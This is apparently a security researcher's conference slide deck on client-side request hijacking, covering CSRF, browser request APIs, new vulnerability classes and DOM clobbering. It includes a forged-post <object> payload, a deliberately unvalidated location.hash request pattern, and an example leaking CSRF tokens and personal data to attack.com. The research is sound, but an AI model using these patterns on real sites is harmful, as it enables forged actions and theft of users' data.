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TESTABLE

In the Same Site We Trust

Navigating the Landscape of Client-side Request Hijacking on the Web

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@Soheil__K

SCAN ME



About Soheil

Today: Security Researcher @CISPA, Germany (2019 – Present)

- Part of the **AppSec** Team
- Application Security, Web, Program Analysis

Past: Researcher & Developer (2013 – 2019)

- IMDEA Software, Madrid
- Fraunhofer IESE/AISEC, KL
- Brooktec SE, Madrid



PC Member: IEEE S&P, CCS, Euro S&P, WWW, SecWeb, ...




Awards & Honors:

Distinguished Paper (SP'24), Applied Research Award (CSAW'23), MSRC (Blackhat'23), ...



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
The Rise of Web Applications: User Input Runs Amok!



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- Web applications today accept and process plethora of **user input**
 - In many different forms...



The collage features several overlapping screenshots of web applications: a WordPress 'Add New Post' screen, a Trello board with meeting agendas, a TinyMCE rich text editor showing HTML code, a Gmail 'Draft saved' window, and a GitHub repository view for 'DOMClobbering'. The logos for WordPress, Trello, tiny, Gmail, and GitHub are prominently displayed over the screenshots.



User Input Can Go Rogue...



Are we **validating** all these inputs properly ?





Modern Web Applications: Input Requests

benign.com

CASE 1: First-party

Input from **the Same Site**



Cross-Site (XS) Requests


2 HTTP

CASE 2: Third-party

Input from **Other Sites**



External services



Social Media

...



Payment Gateways





Assumption: Authorized Services

Modern Web Applications: Input Requests

benign.com


CASE 1: First-party
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
Cross-Site (XS) Requests

2 HTTP

CASE 2: Third-party
Input from **Other Sites**



External services



Social Media

...



Payment Gateways

Assumption: Authorized Services

Oh, Wait ... Who Made that Request?



Problem: How can we know who initiated a request?

First-party vs. Third-party ?


Oh, Wait ... Who Made that Request?



- **Solution:** trust requests based on **authentication** & **authorization**
 - Authenticate **users' browsers** with account credentials before sending sensitive requests

“Now we know exactly which first party or third-party site initiated the request!”


*“We can just **reject the untrusted** ones...”*



What About Requests from Trusted Sites?



- **Confused Deputy Flaw:**
 - Attackers can **trick trusted parties** into performing sensitive but **unintended** operations



What happens if we do not check the **user intention**?



Cross-Site Request Forgery (CSRF)




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- **Trick** user browser to send an **authenticated request** causing a persistent **state change**
 - **Root Cause:** server cannot distinguish **unintentional** from **intentional** requests

Cross-Site Request Forgery (CSRF)

- Trick user browser to send an **authenticated request** causing a persistent **state change**
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 - Robust defenses are well-known ✓



Cross-Site Request Forgery (CSRF)

- Trick user browser to send an **authenticated request** causing a persistent **state change**
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 - Robust defenses are well-known ✓



⚠ Did we **solve** CSRF attacks with these defenses ?

Origin Checks

Victim

attack.com

social

SameSite Cookies

```
<object data="https://socialmedia.com/post?text=misinformation">
```



Random Tokens

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


benign.com

CASE 1: First-party

Input from the Same Site

Confused deputy for **SS requests?**



Cross-Site (XS) Requests

2 HTTP

CASE 2: Third-party

Input from Other Sites

Risk: Confused deputy for XS requests



Assumption: Authorized Services

From Confused Deputy to Input Validation



Facebook Bug Bounty, 2019¹

"Client-Side" CSRF

At Facebook, the [Whitehat program](#) receives hundreds of submissions a month, covering a wide range of vulnerability types. One of the interesting classes of issue which we've seen recently is what we've termed "Client-Side" Cross-Site Request Forgery (CSRF), which we've awarded on average \$7.5k.

What is CSRF?

Before we jump into technical details, let's recap on what CSRF is. This is a class of issue in which an attacker can perform a state changing action, such as posting a status, on behalf of another user. This is made possible due to the fact that browsers (currently, until Same-Site Cookies are supported in all major browsers) send the user's cookies with a request, regardless of the request origin.

At Facebook, like other large sites, we have protections in place to mitigate this kind of attack. The most common type of protection is by adding a random token to each state-changing request, and verifying this server-side. An attacker has no way of knowing this value in advance, which means we can ensure any request has explicitly been made by the user. If you're participating in our Whitehat program, then you might see this token being sent - we name it "fb_dtsg".

"Client-Side" CSRF

Whilst most researchers think of CSRF as a server-side problem, "Client-Side" CSRF exists in



"Me"



Client-side CSRF




"Supervisor"



¹Source: <https://www.facebook.com/notes/996734990846339>

Client-side CSRF

- Exploit **input validation** vulnerabilities in JavaScript programs to **hijack async requests**
 - Similar vulnerability affected Instagram in 2018¹



¹Source: <https://www.facebook.com/notes/996734990846339>

Client-side CSRF: Instagram Case Study (2018)



- JS code perform requests to a **protected GraphQL API** end-point upon **page load**

business.instagram.com

```
let uri = window.location.hash.substr(1);  
(new AsyncRequest(uri))  
  .method(POST)  
  .setBody({access_token: "xyz-token"})  
  .send()
```



Not validated

POST `/[business_id]?fields=...`
access_token=...



POST `/graphql?q=Mutation...&fields=...`
access_token=...



Post new status for the user


Vulnerability: can **control the end-point** to which JS code makes the HTTP request



¹Source: <https://www.facebook.com/notes/996734990846339>

Problem Statement


- Client-side CSRF **only one instance** of the larger issue of request hijacking
 - Studied client-side CSRF before [USEC'21]
 - Focused on XMLHttpRequest and Fetch APIs
- Other **types** of HTTP requests and **APIs** exists
 - The sendBacon API accounting for **> 35%** of the API calls for **async requests**
 - Web sockets, SSE connections, push notifications, etc



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Q1: Browser APIs and Attacks



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
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- Attack surface

- No web measurement available, **in-the-wild prevalence** of request hijacking unknown



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
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Q2: Detection and Prevalence

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
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- Defenses

- Classical** request forgery defenses are **ineffective**
- What **countermeasures** are useful?



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
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
- Defenses

Q3: Defenses and Effectiveness

- Classical request hijacking
- What **countermeasures** are useful?



Q1: Request Browser APIs



Compile a **list of request-sending Web APIs** and **their capabilities** (W3C, WHATWG)

- Configurable fields (e.g., URL, body, headers)
- Network schemes and methods
- Default constraints (e.g., Same-Origin Policy)



Result: identified **10 request APIs** across six broad request types

API	Req. Type	Specs	Capabilities				
			Schemes	Methods	URL	Body	Header
#1 Location Href	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#2 XMLHttpRequest	Async. Request	[39] §3.5	HTTP(S)	Any	●	●	●
#3 sendBeacon	Async. Request	[17] §3.1	HTTP(S)	POST	●	●	○
#4 Window Open	Window Navigation	[38] §7.2.2.1	HTTP(S)	GET	●	○	○
#5 Fetch	Async. Request	[16] §5.4	HTTP(S)	Any	●	●	●
#6 Push	Push Subscription	[40] §3.3	HTTP(S)	GET, POST	●	●	○
#7 WebSocket	Socket Connection	[41] §3.1	WS(S)	GET	●	●	○
#8 Location Assign	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#9 Location Replace	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#10 EventSource	Server-Sent Event	[38] §9.2	HTTP(S)	GET	●	○	○

Q1: Vulnerabilities and Attacks



Examined the security impact when an attacker **controls one or more API inputs**

- Forge asynchronous request URL --- > client-side CSRF, **information leaks**
- Forge Location URL --- > client-side XSS, open redirections
- ...



Result: identified **10 distinct client-side request hijacking vulnerabilities**

- **Seven** new vulnerabilities
- **Two** new variants (i.e., **new API** and/or **exploitation**)

See paper for more!

Vulnerability	Reqs.	CSRF	XSS	WS Hijack	SSE Hijack	Inf. Leak	Open Red.	DoS	🔗 Related Ref.
⊕ Forge. Async Req. URL	#2, 3, 5	●	○	○	○	●	○	○	[10, 12, 44]
⊕ Forge. Async Req. Body	#2, 3, 5	●	○	○	○	○	○	○	[1, 2, 12, 44]
⊕ Forge. Async Req. Header	#2, 5	●	○	○	○	○	○	○	-
⊕ Forge. Push Req. URL	#6	○	○	○	○	●	○	●	-
⊕ Forge. Push Req. Body	#6	●	○	○	○	○	○	○	[45-47]
⊕ Forge. EventSource URL	#10	○	○	○	●	●	○	○	[48]
⊕ Forge. WebSocket URL	#7	○	○	●	○	●	○	○	-
⊕ Forge. WebSocket Body	#7	●	○	●	○	○	○	○	[44, 49-52]
Forge. Location URL	#1, 8, 9	●	●	○	○	○	○	○	[30, 53, 54]
⊕ Forge. Window Open URL	#4	○	●	○	○	○	○	○	-

Legend: Forge.= Forgeable; SSE= Server-Sent Event; WS= WebSocket;
#i= row i in Table 1; ● = Applicable Attack; ○ = Otherwise.

Request Hijacking: Information Leakage




Rerouting requests containing sensitive information to attacker-controlled domains

[example.com](#)

```
let uri = location.hash.substr(1);  
(new AsyncRequest(uri))  
  .method(POST)  
  .setBody(body)  
  .send()
```

```
POST /attack.com  
csrf_token=...&birthdate=...&name=...
```



CSRF tokens

Authorization keys

Personal Identifiable Information (PIIs)

...



Warning: attackers can set **CORS headers** on their own domains **to their advantage!**

Request Hijacking: DOM Clobbering



Code-less markup injection



Markup **id/name** collides with sensitive **variables** or **APIs**, and overwrites them



